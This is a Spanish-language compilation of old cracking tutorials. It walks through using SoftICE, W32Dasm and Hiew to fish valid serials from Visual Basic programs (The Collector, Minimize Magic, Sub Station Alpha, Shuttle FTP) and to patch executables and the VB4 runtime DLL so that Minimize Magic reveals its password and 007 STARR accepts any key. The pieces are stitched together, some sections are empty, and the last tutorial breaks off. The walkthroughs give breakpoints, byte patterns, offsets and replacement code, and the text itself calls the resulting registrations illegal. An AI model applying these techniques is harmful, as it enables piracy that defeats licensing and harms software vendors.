Paso 8: Ahora hemos encontrado el código donde la dll VB3 hace la comparación, ahora podemso poner un breakpoint allí y desactivar los otros breakpoints. No los necesitaremos mas. HEMOS ENCONTRADO el lugar donde las cosas son comparadas en VB3.

Lo que ves es esto:

:The_VB3_compare_snippet :

```
: 8BCA        mov cx, dx
: F3A6        repz cmpsb ;<- aquí las cadenas en
ds:si y es:di
: 7401        je 8CB6 ; son comparadas
: 9F          lahf
: 92          xchg ax,dx
: 8D5E08      lea bx, [bp+08]
: E80E06      call 92CB
```

Justo antes del REPZ CMPSB si haces un 'ed si' y un 'ed es:di', verás con que es comparado. En este caso, el segundo y tercer carácter de la cadena que ingresamos son comparados con 'V8'. Así que si reinicias el programa e ingresas 0V87654321 se registrará.

Paso 9: aún no hemos terminado. Todo lo contrario! De verdad, la parte importante es lo que hacemos ahora. La proxima vez que conozcamos un programa en VB3 (y conoceremos muchos de ellos :) queremos colocar un breakpoint en la localidad con el código arriba y leemos el serial correcto. Como lo hacemos? Tratémoslo rápido con nuestro objetivo: The Collector. Inicia The Collector e ingresa un serial tonto. Entra a SoftICE y coloca un breakpoint en hmemcpy. Deja SoftIce y presiona 'OK', esto te regresará a SoftICE. Ahora, sal del kernel y entra al código de VBRUN300 (presiona F11 y F10 hasta que llegues allí)

Ahora has una busqueda del partron: 8B,CA,F3,A6,74,01,9f,92,8D,5E,08,E8,0E,06 este es el "mov cx, dx" y el resto que hemos visto arriba, busca: s 0 l ffffffffff 8B,CA,F3,A6,74,01,9f,92,8D,5E,08,E8,0E,06 coloca un breakpoint en la dirección que es retornada (bpx <seg:offset>)

-presiona F5 y aterrizaras en la mitad del código de comparación de arriba

-solo queda algo por hacer y es chequear los punteros en es:di y ds:si

Caso 2 : Minimize Magic 1.2.4

Minimize Magic es una utilidad que puedes usar para minimizar tus programas en la barra de tareas.

Mas del programa:

Nombre : Minimize Magic 1.2.4
Donde : http://www.genesoft.demon.co.uk/
Tamaño : minimagic.exe = 159.744 bytes
Protección : password basado en una llave
DLL : usa VB4 dll <********** VB4.DLL

Para crackear este programa puedes proceder en la misma forma que usamos con The Collector. Comenzando con hmemcpy, trabajando a tu manera al código que compara las cadenas que ingresaste. Algo importante es saber que el dll VB4 siempre convierte las cadenas al formato WideChar antes de hacer algo con ellas. Así que en lugar de usar hmemcpy puedes fijar un breakpoint en MultiByteToWideChar para romper. Chequea tu referencia a las API's de windows para aprender mas acerca de esta función. He hecho la parte dura del trabajo por ti y encontre el código de la dll VB4 que compara las 2 cadenas (en formato WideChar!). Aquí está el listado:

```
: 56            push esi
: 57            push edi
: 8B7C2410      mov edi, [esp + 10]
```

```
: 8B74240C        mov esi, [esp + 0C]
: 8B4C2414        mov ecx, [esp + 14]
: 33C0            xor eax, eax
: F366A7          repz cmpsw ;<aquí las cadenas en
ds:esi
: 7405            je 0F79B362 ; y es:edi son
comparadas
: 1BC0            sbb eax, eax
: 83D8FF          sbb eax, FFFFFFFF
: 5F              pop edi
: 5E              pop esi
: C20C00          ret 000C
```

Ahora sabemos lo suficiente sobre la dll VB4, crackiemos Minimize Magic:

Paso 1: inicia Minimize Magic y escoge registrar desde los menus. Te preguntará tu Nombre y un Password. Ingresa un nombre y password tonto. No presiones 'OK' aún, continua con el siguiente paso.

Paso 2: entra a SoftICE y coloca un breakpoint en hmemcpy. Sal de softice y presiona 'OK'. Aterrizaras en SoftICE.

Paso 3: Presiona F11 y F10 hasta que estes fuera del kernel y en el código de VB40032.dll.

Ahora buscaremos el patron del código de arriba. Has 's 0 l ffffffff 56,57,8b,7c,24,10,8b,74,24,0c,8b,4c,24,14' y coloca un breakpoint en la dirección que es retornada.

Paso 4: Presiona F5 para salir de SoftICE... romperas intermediamente de Nuevo en el objetivo, justo al inicio del código de arriba. Aquí el pass que ingresaste sera comparado con el pass

correcto. Rastrea hasta justo antes de REPZ CMPSW y has un 'ed es:edi', esto mostrará el pass que ingresaste. Si haces 'ed esi' versa el pass correcto. (esta cadena sera en formato WideChar por ejemplo podrías ver A T G H D E H D. Esto significa que tu pass es ATGHDEHD) Okas, ahora encontramos un pass functional que trabajará solo para la versión instalada en tu compu. Si le das el pass a alguien mas, el programa no lo aceptará. El pass es calculado desde una llave (key) que es diferente en cada compu. Esta Key puede ser generada aleatoriamente en el setup o basado en la info de tu hd, o en la fecha, el tiempo o en algo. Cualquiera que sea, podría ser difícil de encontrar como es generado o donde es almacenado.

Así que, como podemos hacer un crack general? Podríamos usar el truco 'Magic Window' aquí. 'Reprogramaremos' el VB40032.dll para mostrar el pass correcto. El código original en el VB40032.dll se ve como esto:

```
:0F79B348 56          push esi
:0F79B349 57          push edi
:0F79B34A 8B7C2410    mov edi, [esp + 10] ; es:edi>
pass que ingresaste :0F79B34E 8B74240C   mov esi,
[esp + 0C] ; esi -> pass correcto
:0F79B352 8B4C2414    mov ecx, [esp + 14]
:0F79B356 33C0        xor eax, eax
:0F79B358 F366A7      repz cmpsw          ; los
compara
:0F79B35B 7405        je 0F79B362
:0F79B35D 1BC0        sbb eax, eax
:0F79B35F 83D8FF      sbb eax, FFFFFFFF
:0F79B362 5F          pop edi
:0F79B363 5E          pop esi
:0F79B364 C20C00      ret 000C        ; final de esta
función
```

```
:0F79B367 57          push edi        ; el código
abajo de esta dirección
:0F79B368 8B7C2408    mov edi, [esp + 08] ;no es
importante, pero
:0F79B36C 8B4C2410    mov ecx, [esp + 10]
;necesitaremos este espacio
:0F79B370 8B44240C    mov eax, [esp + 0C]
:0F79B374 0BE4        or esp, esp
:0F79B376 F266AF      repnz scasw
:0F79B379 B800000000 mov eax, 00000000
:0F79B37E 7503        jne 0F79B383
:0F79B380 8D47FE      lea eax, [edi-02]
:0F79B383 5F          pop edi
:0F79B384 C20C00      ret 000C
```

El código está localizado en el offset 7a748 en el archivo vb40032.dll. Así, para hacer que un crack general haga un parche que cambie el código de arriba:

```
:0F79B348 56            push esi
:0F79B349 57            push edi
:0F79B34a 8B7C2410      mov edi, [esp + 10];es:edi --
>texto que ingresate
:0F79B34E 8B74240C      mov esi, [esp + 0C] ;esi -->
pass correcto
:0F79B352 813F70006300 cmp dword ptr [edi],
00630070;edi -> 'PC" ?
:0F79B358 7527          jne 0F79B381        ;si no -
salir
:0F79B35A 803E00        cmp byte ptr [esi], 00   |<-
estas líneas
:0F79B35D 7410          je 0F79B36F              |
```

```
ponen espacios
:0F79B35F 83C601        add esi, 00000001        |
entre caracteres
:0F79B362 C60620        mov byte ptr [esi], 20   |
:0F79B365 EB03          jmp 0F79B36A             |<--
saltar el ret
:0F79B367 C20C00        ret 000C ;<-- esto previene
un crash
:0F79B36A 83C601        add esi, 00000001        |
:0F79B36D EBEB          jmp 0F79B35A             |<-
al inicio
:0F79B36F 8B3DDCC47B0F mov edi, [0F7BC4DC] *<--
estas lineas
:0F79B375 8B74240C      mov esi, [esp + 0C] * llaman
a la función
:0F79B379 6A00          push 00000000 * MessageBoxA
:0F79B37B 56            push esi * para mostrar
:0F79B37C 56            push esi * el pass correcto
:0F79B37D 6A00          push 00000000 *
:0F79B37F FFD7          call edi *
:0F79B381 5F            pop edi
:0F79B382 5E            pop esi
:0F79B383 90            nop
:0F79B384 C20C00        ret 000C
```

Comentarios: usamos el espacio de 2 rutinas, para prevenir un crash tenemos que poner una función RET en el inicio de la segunda función (original) (ver línea 0F79B367). Esta parte del código de dll VB4 no es usada para chequear los passwords. Es usada por otras partes del programa. Por lo tanto, necesitamos hacer algo para que solo algo pueda ser mostrado cuando estamos tratando con una comparación de passwords.

Esto es lo que el código en la línea 0F79B352 trata. Chequea para ver si EDI apunta al siguiente texto "PC". Así podemos usar esto para activar el crack. Para activar el crack, "PC" tiene que ser ingresado en la cadena por pass cuando te registras. Las líneas marcadas con | están allí para poner espacios entre caracteres de la cadena. Originalmente allí estaría una cadena en formato WideChar. Esto significa que en memoria habrán ceros entre los caracteres. Pero la función que hemos usado para mostrarnos el texto (MessageBoxA) convierte los 0 al final de la cadena. Así que obtendríamos solo 1 letra si no hiciéramos el reemplazo de los ceros con espacios. Las líneas marcadas con * están allí para llama a la función MessageBoxA para mostrar el pass correcto.

Rasgué esos commandos del dll VB4. coloqué un breakpoint en MessageBoxA para ver como VB4 lo llamaba. Bien, esto es para Minimize Magic. Para hacer un crack general, un parche podría ser escrito para parchear el dll VB4 en offset 7a748 con el código de arriba. Para usarlo, minimagic.exe y vb40032.dll deberían estar en un directorio temporal y el parche ejecutarse allí. Luego iniciar minimize.exe desde ese directorio temporal y usar 'PC' por pass. Y voila, una ventana aparecerá con el pass correcto. Una vez el pass correcto es conocido, los archivos temporales serían borrados y el pass puede ser usado en el Minimize Magic original.

Caso 3 : Sub Station Alpha 2.02

La mayoria de los programas VB4 pueden ser crackeados con el método descrito en el caso 2, pero he encontrado 2 programas que usan un método distinto de comparación. Uno de estos programas es Sub Station Alpha 2.02. Usa una protección que primero convierte un numero que ingresaste a su valor hex y luego lo compara con el numero correcto. Comencemos a crackear Sub Station Alpha ahora: las cosas se aclararán. Info acerca del programa:

Nombre : Sub Station Alpha 2.02
Donde : http://www.eswat.demon.co.uk/index.html
Tamaño : 629.248 bytes
Protección : password basado en un user name
DLL :
Usa VB4 dll

Primeramente mencioné que VB4 convierte cadenas al formato widechar antes de hacer algo con ellos. Por lo tanto usaremos esta función como punto de entrada. De nuevo lo haremos paso a paso ;--)

Paso 1: inicia Sub Station Alpha y escoge register desde los menus. Ingres un nombre y un key de registro tonto.

Paso 2: entra a SoftICE y coloca un breakpoint en MultiByteToWideChar (con el commando 'bpx multibytetowidechar')

Paso 3: ahora, sal de SoftICE y presiona "Register".

Paso 4: Softice interrumpirá en el inicio de MultiByteToWideChar, presiona F11 para salir. Verás:

```
:FF1500C27B0F     call
[KERNEL32!MultiByteToWideChar]
:8BD8             mov ebx, eax
:83FEFF           cmp esi, FFFFFFFF
:7501             jne 0F738BCF
:4B               dec ebx
:53               push ebx
:6A00             push 00
:FF1518C97B0F     call dword ptr [0F7BC918]
:8BE8             mov ebp, eax
```

```
:85ED                 test ebp, ebp
:0F845B260100         jz 0F74B23D
:43                   inc ebx
:53                   push ebx
:55                   push ebp
:56                   push esi
:57                   push edi
:6A00                 push 00
:6A00                 push 00
:FF1500C27B0F         call
[KERNEL32!MultiByteToWideChar]
:8BC5                 mov eax, ebp ;<-- has 'ed ebp'
aquí
:5D                   pop ebp
:5F                   pop edi
:5E                   pop esi
```

El lugar importante está justo despues de la segunda llamada a MultiByte- ToWideChar. Desactiva el primer bp en MultiByteToWideChar y coloca un Nuevo bp despues de la segunda llamada a la función (en la línea con MOV EAX,EBP). En la línea EBP contendrá un puntero a una cadena en formato WideChar que fue procesado. No tiene que ser la cadena de la llave de registro. Por lo tanto, editaremos ese breakpoint para que trabaje solo interrumpiendo cuando este procesando la llave de registro. Como podemos hacerlo? Bien, la función MultiByteToWideChar retorna la longitud de la cadena que procesa mas 1 en EAX. Así agregaremos una declaración condicional en el breakpoint. Has 'bl' para encontrar que es el numero en ese breakpoint. Entonces has un 'bpe #' y agrega 'if al="=<lengthOfKeyString+1">' al breakpoint. Por ejemplo, si ingresas '212121', lenghtOfKeyString sería 6 :--).

Paso 5: Ahora dejaremos corer el programa con F5. cuando SoftIce rompa has un 'ed edp' y ve la forma WideChar de la llave que encontraste. Colocamos un bpr en el bloque de memoria conteniendo la cadena y continuamos (F5). Lo que pasará es esto. Softice romperá en varios lugares. Lo que es importante es que rompera en el código de OLEAUT32. cuando esto pase, rastrea un poco mas para ver que está pasando. Las primeras veces saldrás de OLEAUT32 muy rápido. Pero eventualmente verás este código:

(listado de OLEAUT32.DLL)

```
:6534B6B3 395C240C cmp [esp + 0C], ebx    ;  este es
un loop que
:6534B6B7 7E14     jle 6534B6CD           ;  va a
través de
:6534B6B9 33C9     xor ecx, ecx           ;  los
caracteres de una :6534B6BB 8D0492   lea eax, [edx +
4*edx] ;  cadena, en el final
:6534B6BE 8A0E     mov cl , [esi]         ;  edx
tendrá el valor
:6534B6C0 46       inc esi                ;  hex de
la cadena
:6534B6C1 4F       dec edi
:6534B6C2 FF4C240C dec [esp + 0C]
:6534B6C6 8D1441   lea edx, [ecx + 2*eax]
:6534B6C9 85FF     test edi, edi
:6534B6CB 7FE6     jg 6534B6B3
:6534B6CD 85FF     test edi, edi
:6534B6CF 7F4A     jg 6534B71B
  .............
  .............
:6534B6F2 8910     mov [eax], edx          ;  edx es
```

```
guardado
:6534B6F4 33C0      xor eax, eax
:6534B6F6 83C424    add esp, 00000024
:6534B6F9 C21000    ret 0010
```

Paso 6: vimos que la llave es transformada en su valor hex y guardada en un lugar en memoria. Si monitoreas esta localidad de memoria, terminarás en el dll VB4 que la compara con otro valor:

```
:0F7A2CE1 5A              pop edx              ; carga
edx
:0F7A2CE2 58              pop eax              ; carga
eax
:0F7A2CE3 2BC2            sub eax, edx         ; los
resta
:0F7A2CE5 83F801          cmp eax, 00000001
:0F7A2CE8 1BC0            sbb eax, eax
:0F7A2CEA 50              push eax
:0F7A2CEB 0FB706          movzx word ptr eax, [esi]
:0F7A2CEE 83C602          add esi, 00000002
:0F7A2CF1 FF2445F4997B0F jmp dword ptr [2*eax +
0F7B99F4]
:0F7A2CF8 E8BB000000      call 0F7A2DB8
```

Vemos que EDX y EAX son cargados desde la pila y luego son restados. Esto es una forma indirecta de comparar los 2 valores. Si revisas el contenido de EAX y EDX, versa que uno tiene el numero que ingresaste y el otro tendrá el numero de registro correcto.

Paso 7: ahora encontramos esta localidad, es sabio notar los valores hex del código, para que puedas encontrarlos rápido cuando sospeches que otro programa VB4 usa esta protección.

Notas Finales

Bien, con las 3 técnicas de arriba he sido capaz de realmente crackear algunos programas VB3/4 que usan la protección basada en texto. Algunas veces cuando fijas un breakpoint en la rutina de comparación, SICE no interrumpira. Trata entonces de ingresar una cadena con una longitud diferente. Porque el programa podría ser chequeado por la longitud de la cadena que ingresas y entonces comparar los caracteres aislados, pero de nuevo ser comparados en las localidades declaradas en los ejemplos de arriba.

Con programas VB5 no tengo mucha experiencia, solo he crackeado uno. Es el Hitlist Pro v3.0. Parcheando el dll VB5, pude remover su limitación de 30 días justo como un programa regular. Por supuesto, el dll VB5 tenia que ser colocado en el directorio principal de Hitlist Pro, esto para prevenir que otros programas VB5 usaran el DLL parcheado.

Eso es todo amigos, pueden contactarme (si saben como ;--) en irc con retroalimentación y preguntas.

Grandes Saludos a: tHATDUDE, madmax!, cH, Teraphy, KillerBee,j0b,
StarDogg Champion,aCP,rANDOM y todos los otros que olvide.

Gracias y saludos especiales a +ORC y el resto +HCU

razzia [pc97]
fecha: 08 May 1997

*Estoy impresionado. Creo que deberiamos usar esta aproximación tambien con todas las OTRAS dll's en lenguajes sobreinflados... digamos por ejemplo las *.dll de Visual c++... esto solo es una idea! Estoy listo a mi manera* :-)

Back to Students Essay's

Page Created: 05th June 1998, modificada el 07 de noviembre del 2k

Last Updated: *Invalid Date*

::::::::::::::::::::: m E X / c 4 N T U T O R I A L D I V I S I O N :::::::::::::::::::::::::::

Tutor : CoRN2
Traductor : ^[G]oLe[E]^
Editor : Notepad (Pantalla completa con el ajuste de línea)
Audiencia : Principiantes y Newbies :)
Saludos : A todos los miembros de C4N/mEx'97... y a todos los demas que conozco :)
Objetivo : SoftIce para Newbies, r4
Fecha de Rev: 17/12/97

Checa http://mex97.home.ml.org para todas tus necesidades de crackeo!!

Prólogo
-=-=-=-=
Hey allí, wow, Estoy en la revisión 4 de este tutorial ahora! Gracias a todos que me han escrito, especialmente aquellos con sugerencias útiles. Esta actualización por lo tanto, es debido a la demanda publica ;) Esperanzadoramente ayudará a todos ustedes newbies alla afuera, quiza no... ah bueno... ;)

Introducción
-=-=-=-=-=-=
Todos hacen la pregunta, 'qué debugger debo usar?' La respuesta usualmente es SoftIce... la segunda pregunta es 'cómo uso SoftIce!?!' este tutorial deberia cubrir los aspectos básicos del uso de SoftICE para nuestras 'malas' necesidades!! ;)

Voy a asumir que estás usando SoftIce/Win95 v3.0 o superior. Una vez instalado, SoftIce vive detrás de windows hasta que lo necesites... ahora lo divertido...

Para accesar a SoftIce simplemente presionas <CTRL-D> a menos, por supuesto, que hayas cambiado este hotkey.

EXTERNALS
-=-=-=-=-
Esto parece atormentar a todos los que recuerdan el día en que sus dedos rastrearon la sacra combinación CTRL-D. Mi primera pregunta fue (en #cracking) hasta donde recuerdo, por qué no puedo poner un breakpoint en GETDLGITEMTEXT (o funciones similares)

Me tomó una semana hasta que alguien contesto (c4n rocks! conectate conectate) es realmente muy fácil. Pienso que esto está cubierto en el c4n-mex faq también:

Carga el archivo WINICE.DAT en tu editor de texto favorito (notepad lo hará si no tienes uno :P) y encuentra las lineas cerca del final del archivo que inician con:

;exp=c:\windows_directory\kernel32.dll
;exp=c:\windows_directory\user32.dll

Si remueves el punto y coma ';' del inicio de estas 2 líneas, la mayoria de las llamadas estarán disponiblese- si no, remuevelos de otras líneas. Graba WINICE.DAT y reinicia windows/softice, fácil eh?

también puedes usar el symbol loader para editar estos settings (gracias _[mP] :))

mientras estamos en el asunto del WINICE.DAT, pensé que deberías saber las teclas *default* mas utiles para SI...

F1 - Ayuda
F2 - Interruptor a la ventana de Registros
F5 - Regresa a Windows
F8 - Rastrea la Siguiente Instrucción (se sumergirá en todos los CALLS)
F10 - Camina a la siguiente instrucción (ejecuta y camina sobre los CALLS)
F12 - Ejecuta hasta la siguiente instrucción RETurn

Hay muchos mas, pero estos son los que más usaría....

Ahora, vamos a las cosas divertidas...

HE PRESIONADO CTRL-D, QUE DEMONIOS ES TODO ESTO!!!?!??!
-=-=-=-=-=-=

Siguiendo esto, tenemos la ventana de código. Esta contiene la parte del programa que estamos viendo. Primeramente tenemos el segmento:offset del código, después el opcode, luego los comandos en asm que tanto amamos (nota del traductor: al menos yo no) :)
(NB puedes escribir 'CODE ON' para ver los opcode)

Y finalmente en el fondo está tu Ventana de ingreso/información. En otras palabras el bit que usas para hablarle a SoftIce, y escucha su respuesta.

BREAKPOINTS EN GENERAL
-=-=-=

DESACTIVANDO BREAKPOINTS
-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
SYNTAX: bd <breakpoint(s)>

Algunas veces será mas benéfico (o más útil) simplemente desactivar temporalmente un breakpoint, en lugar de removerlo completamente. De nuevo como ejemplo:

BD 1,2,3,5 <-- Desactiva los breakpoints etiquetados con 1,2,3,5
BD 1 <-- Desactiva los breakpoints 1
BD * <-- Desactiva todos los breakpoints

ACTIVANDO BREAKPOINTS
-=-=-=-=-=-=-=-=-=-=-=-
SYNTAX: be <breakpoint(s)>

Obviamente, si puedes desactivar breakpoints, vas a necesitar ser capaz de acrivarlos de nuevo. No te daré mas ejemplos porque esto sigue la misma syntaxis dada arriba.

SOFTICE & La Red (Internet/La Super Carretera de la Información ARRGGH!)
-=-=-=-=-=-=-=-=-=-=-=-=-=-=

SHUTTLE FTP v 1.0

[NemESis]

Cracking para Principiantes

Información del Programa

Nombre : **SHUTTLE FTP v 1.0**

Tipo : Shareware para ftp.

URL : http://www.waveflow.com/shuttleftp/shuttleftp.zip

Tamaño : 865 Kb.

Herramientas :

Hexwok Shop v 3.01

W32Dasm v8.93

Facil (**X**) Medio ( ) Dificil ( ) Profesional ( )

Traducido por PrOfEsOr X / Tnt crack Team

INTRODUCCIÓN & PROTECCIÓN

Shuttle FTP, es un cliente multiprotocolo internet, este a sido diseñado para trabajar en medio ambiente de windows, es visual, facil e intuitiva interfaz. PRUEBALO ;-) aqui veremos como obtener un Numero de Serie valido

---

Manos a a obra!!!!

veamos primero que dice el programa al introducir un nombre y un password, lo mas seguro es que diga !! NIÑO MALO !!!!, pero lo que nosotros queremos que diga es !! NIÑO BUENO !!!

Ahora ejecuta el shuttleftp.exe en la ventana principal del programa da click en el meu HELP/REGISTRATION/REGISTRATION KEY en la ventana de dialogo escribe tu nombre y un numero de serie que en mi caso pondre:

Login : Nemesis] TNT!Crack!Team

Password: 999999

pero espera todavia no des click en el boton que dice OK!

ve a el SoftIce presionando [CONTTROL D] pon el BreakPoint **BPX HMEMCPY** y presiona , F5 para regresar a el shuttleftp, ahora si ya es tiempo de que des click en el boton que dice OK! y de golpe regresamos a el SoftIce, despues presiona F12 mas o menos 12 veces y tu podras ver este codigo:

: 004A74F1 8B83D4020000 mov eax, dword ptr [ebx+000002d4]

:004A74F7 E83C91F8FF call 00430638 <--- lands here

:004A74FC 8B45F4 mov eax, dword ptr [ebp-oc]

:004A74FF 50 push eax <---- type d eax [your fake number]

:004A7500 8D55F0 lea edx, dword ptr [ebp-10]

:004A7503 8B83D0020000 mov eax, dword ptr [ebp+000002d0]

:004A7509 E82A91F8FF call 00430638

:004A750E 8B45F0 mov eax, dword ptr [ebp-10]

:004A7511 8D55FC lea edx, dword ptr [ebp-04]

:004A7514 E86B050000 call 004A7A84 <--------tu nombre

:004A7519 8B55FC mov edx, dword ptr [ebp-04]

:004A751C 58 POP eax <-------- teclea d edx y tu podras ver en la ventana de datos el codigo deseado

:004A751D E826CAF5FF call 00403F48

:004A7522 0F854A010000 jne 004A7672

----------END----------

que suertudo !!! ahora vamos a probar esos numeros que aparecieron ok! pero lo primero que hay que hacer es borrar todos los breakponits BC * , despues da click en F5, ahora inserta el numero que aparecio y!!!!!!!!, LISTO PROGRAMA REGISTRADO !!!!! pero recuerda ese string que dice PROGRAMA REGISTRADO , es solo cuestion de enfoques, ya que es un registro ilegal!!!

saludos !!! hasta la proxima !!!

Nota: este tutorial está creado solo con fines educacionales. El autor no se responsabiliza de el uso que le puedan dar.

Agradecimientos

saludos a todos los amigos de TNT CRACK TEAM 2000

Si gustas mandar tus tutoriales a Tutoriales 2000, para que aparescan en la nueva versión !!! Mandalos y que se vea lo que aprendes !!!!

profesor_x@hotmail.com

007 STARR v1.22

Un Parche Tipico

Resolución deseada 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información del Programa

Nombre : starrcmd.exe

Tipo : Key Logger

Url : http://www.iopus.com

Medida : 381KB

Herramientas :

W32Dasm v8.93

Hiew v6.16

Facil (**X**) Medio ( ) Duro ( ) Profesional ( )

---

007 STARR v1.22
Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 4

Introducción

Traducido por !!

pR@FeSoR X !!!

En un intento de poner a disposicion de todos, los tutoriales del Amigo FaT[BiT] los cuales vale la pena leerlos.

ESTE TUTORIAL ES PARA NOVATOS

Como mi amigo Sir dReAm Dice " situ eres una avanzado cracker y quieres leer este tutorial, tu realmente estas perdiendo el tiempo "

Protección

Este programa necesita un Codigo de Registro!! , para ser una version completa!! . Ahora en este tutorial nosotros parcharemos el archivo exe para que acepte cualquier serial que tu ingreses, entonces manos a la obra', este es un corto y facil tutorial !!!

Crackeando

ejecuta el programa y trata de entrar cualquier Numero de Serie o Codigo de Regisro, da click en el boton de register y *boom* , sale un feo mensaje de error, ya sbes que hacer, si copy el archivo starrcmd.exe al directorio del **win32dasm**. y desensambla el archivo, despues que el **win32dasm** termine, da click el el Boton de STRING REFERENCES y hechale un vistazo y busca el Mensaje de Error, pero espera !!! vez lo que yo veo !! , Hay un mensaje de Gracias tambien, hechale un viztazo 7 lineas abajo de nuestro Mensaje de Error , este dice "Your 007 STARR registration was.." , da click en este, y sube unas lineas y tu podras ver este codigo :

```
:0040844F FFD7            call edi
:00408451 85C0            test eax, eax
:00408453 7571            jne 004084C6<-- THE GOOD BOY JUMP :)>
:00408455 6A40            push 00000040
:00408457 53              push ebx

* Possible StringData Ref from Data Obj -"Your 007 STARR registration was "
                                        -"successful - Thank you ! "

:00408458 68F0F94200      push 0042F9F0
:0040845D 8BCE            mov ecx, esi
:0040845F E8FA190100      call 00419E5E

* Possible StringData Ref from Data Obj -"REGISTERED VERSION"

:00408464 684CD44200      push 0042D44C
:00408469 8D8E54010000    lea ecx, dword ptr [esi+00000154]
```

Ahora.. tengo que explicarte como funciona!!!! , si nosotros seguimos el salto a la dirección 00408453 este te llevara a el Mensaje de Errorit, por lotanto si lo parchamos !!! entonces este no saltara!!! y el programa STARR estará REGISTRADO .

El Parche

O.k ejecuta el Hiew y carga el archivo starrcmd.exe , y ve a la dirección 00408453, ahora tenemos dos formas de parchar el codigo la primera es cambiar el **JNE** por **JE**, y la segunda es cambiarlo por un **NOP** . en la primera forma si nosotros

cambiamos el salto **JNE** por **JE**, entonces STARR no tomará el Codigo de Registro correcto, por lotanto usre la segunda forma.

Ahora vamos a cambiar ese salto por un **NOP** , entonces nosotros tenemos la dirección **00408453** , presiona **F3** , y cambialo por **9090** , despues presiona **F9** para guardar los cambios y sal del **Hiew**, ahora copy el archivo a su directorio original y ejecutalo, kool !!! , ve a la ventana de registro e inserta cualquier Numero de Registro y **yes yes yes yes !!!!**

007 STARR is REGISTERED

Palabras Finales

O.k aqui lo tienes, espero que hayas disfrutado este tutorial tanto como yo lo disfrute al escribirlo, bueno amigos los veo hasta el proximo tutorial !!

FaT[BiT]_FaTsO Agradecimientos :

tKC (realmente me enseñantes a usar la luz !!! muchas gracias)
LW2000 (Gracias !!! i Ahora si uso mi cerebro !!)
Xasx (Hola !! el Mejor fundador del grupo)
Sir_dReAm (Simpatico CrackME !!!)
Bonez (Gracias por el Soporte !!)

y a todos los miembros TNT!CRACK!TEAM!

cya **FaT[BiT] \ TNT!**

The Font Creator Program v2.2

DAME TU CRACK ... HAZLO REALIDAD ... O OLVIDATE DE ESO !!!

Part (2)

RESOLUCION OPTIMA 1024 X 768

by FaT[BiT] \ TNT!

Cracking para Principiantes

Información del Programa

Nombre del Programa : fcp2.exe

Tipo del Programa : Font Util.

Url : http://www.high-logic.com

Tamaño : 1.13MB

Herramientas :

SoftIce v4.05

W32Dasm v8.93

R!SC's Process Patcher v1.5

Facil ( ) Medio (**X**) Dificil ( ) Profesional ( )

THE FONT CREATOR PROGRAM v2.2
Crackeado y Escrito por : FaT[BiT] \ TNT!
Tutorial No. : 11

Dedicado a :

A MIS MEJORES AMIGOS !!
-- [XasX] --

-- Sir dReAm --
-- MazM --
-- Jorge --

Intoducción & Tipo de Protección

HOLA TODOS !!

TRADUCIDO POR

Pr@fEsOr X / TnT !!!

NOTA: DEL TRADUCTOR: esta traducción es un intento por poner a su disposición algunos tutoriales de crackers en ingles, si gustas que tus tutoriales aparescan en esta compilación , !! vamos mandenmelos !!! y compartan sus conocimentos, tus tutoriales seran bienvenidos ya que son la parte importante de este proyecto.

Hey ! estoy de regreso con la parte 2 de este tutorial , para todos los que leyeron la parte 1, gracias !! y ellos saben de que trata este tutorial, pero quienes no han leido la parte 1, para esos deberan leer la parte 1.....

o.k nuestro objetivo es el programa the font creator program , lo usual, este programa necesita un Nombre, un Password y un Nombre de la Empresa (pero este es opcional), que haremos ahora , primero buscaremos un numero de serie para tu Nombre , despues parcharemos el archivo ejecutable para volver el programa en un Generador de LLaves o (keyMaker).....

entoces Empecemos !!!!

The Essay

O.k ... Vamos a Buscar Nuestro Password !!!

o.k instalamos el the font creator program , ejecutalo , lo primero que aparecera sera una Nag Screen , pero el boton de inicio esta todavia desabilitado y el boton de registro esta habilitado, demos click en el boton **Register** !! , **o.k** ... un Nombre, un Password y un Nombre de empresa se pide insertar, en mi caso pondre:

Name : FaT[BiT] \ TNT!
Company : TNT!CRACK!TEAM!
Registration Password : 010 010 010 010

ahora damos click en el boton de Registro, y obtenemos el siguiente mensaje:

Registation Falid : Invalid Password

Ahora.... recordemos este mensaje por que lo necesitaremos dentro de un rato!! , copia el archivo **fcp2.exe** a la carpeta del win32dasm y desensamblado!! , una vez desensamblado busca el mensaje de error, da doble click en este y baja unas cuantas lineas y tu podras ver algo como esto :

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004B7557(C)<-- we go here !!!>

:004B75AF 6A00              push 00000000
:004B75B1 668B0D24764B00    mov cx, word ptr [004B7624]
:004B75B8 B201              mov dl, 01

* Possible StringData Ref from Code Obj -"Registration failed: Invalid Password"

:004B75BA B86C764B00        mov eax, 004B766C
:004B75BF E83C23FAFF        call 00459900
:004B75C4 8B45FC            mov eax, dword ptr [ebp-04]
```

como siempre esta parte del codigo a sido llamada por otra instrucción, y la dirección es **004B7557** entonces vamos y damos click en el boton de **"search\find text"** e ingresa esa Dirección de memoria, cuando este allí sube un poco!! y veras algo como esto:

```
:004B7546 8B45F8            mov eax, dword ptr [ebp-08]
:004B7549 E8A614F5FF        call 004089F4
:004B754E 8B55D4            mov edx, dword ptr [ebp-2C]
:004B7551 58                pop eax
:004B7552 E89DCBF4FF        call 004040F4
:004B7557 7556              jne 004B75AF <-- BadBoy Jump>
:004B7559 8D55D0            lea edx, dword ptr [ebp-30]
:004B755C 8B45FC            mov eax, dword ptr [ebp-04]

...

:004B7594 B202              mov dl, 02

* Possible StringData Ref from Code Obj -"Thank you for registering the "
                                        -"Font Creator Program."

:004B7596 B830764B00        mov eax, 004B7630
:004B759B E86023FAFF        call 00459900

...

* Possible StringData Ref from Code Obj -"Registration failed: Invalid Password"

:004B75BA B86C764B00        mov eax, 004B766C
:004B75BF E83C23FAFF        call 00459900
:004B75C4 8B45FC            mov eax, dword ptr [ebp-04]
```

para mi creo que esta claro, y para ti esta claro? , o.k dejame explicarte !! , Ahora en la Dirección **004B7557** esta nuestro salto, Ahora nosotros podemos parchar este salto.... pero antes, nosotros no sabemos todavia si nuestro Numero de serie será puesto en el registro, por que el programa no lo checa cada vez que este inicia, y si lo hace, nosotros tenemos que encontrar donde este es checado, entonces parchamos, debes de poner **NOP**.... y ve al programa e inserta cualquier serial y este te dice **"thanx for registring"**.. pero ahora sal del programa y ejecuta de nuevo.... hmmm !!! la pantalla de no registrado sigue ahi, entonces olvidemos este salto.. y piensa en algo mas... bueno nos vemos. mañana tengo que ir a la escuela... seguiremos mañana que regrese..... cya

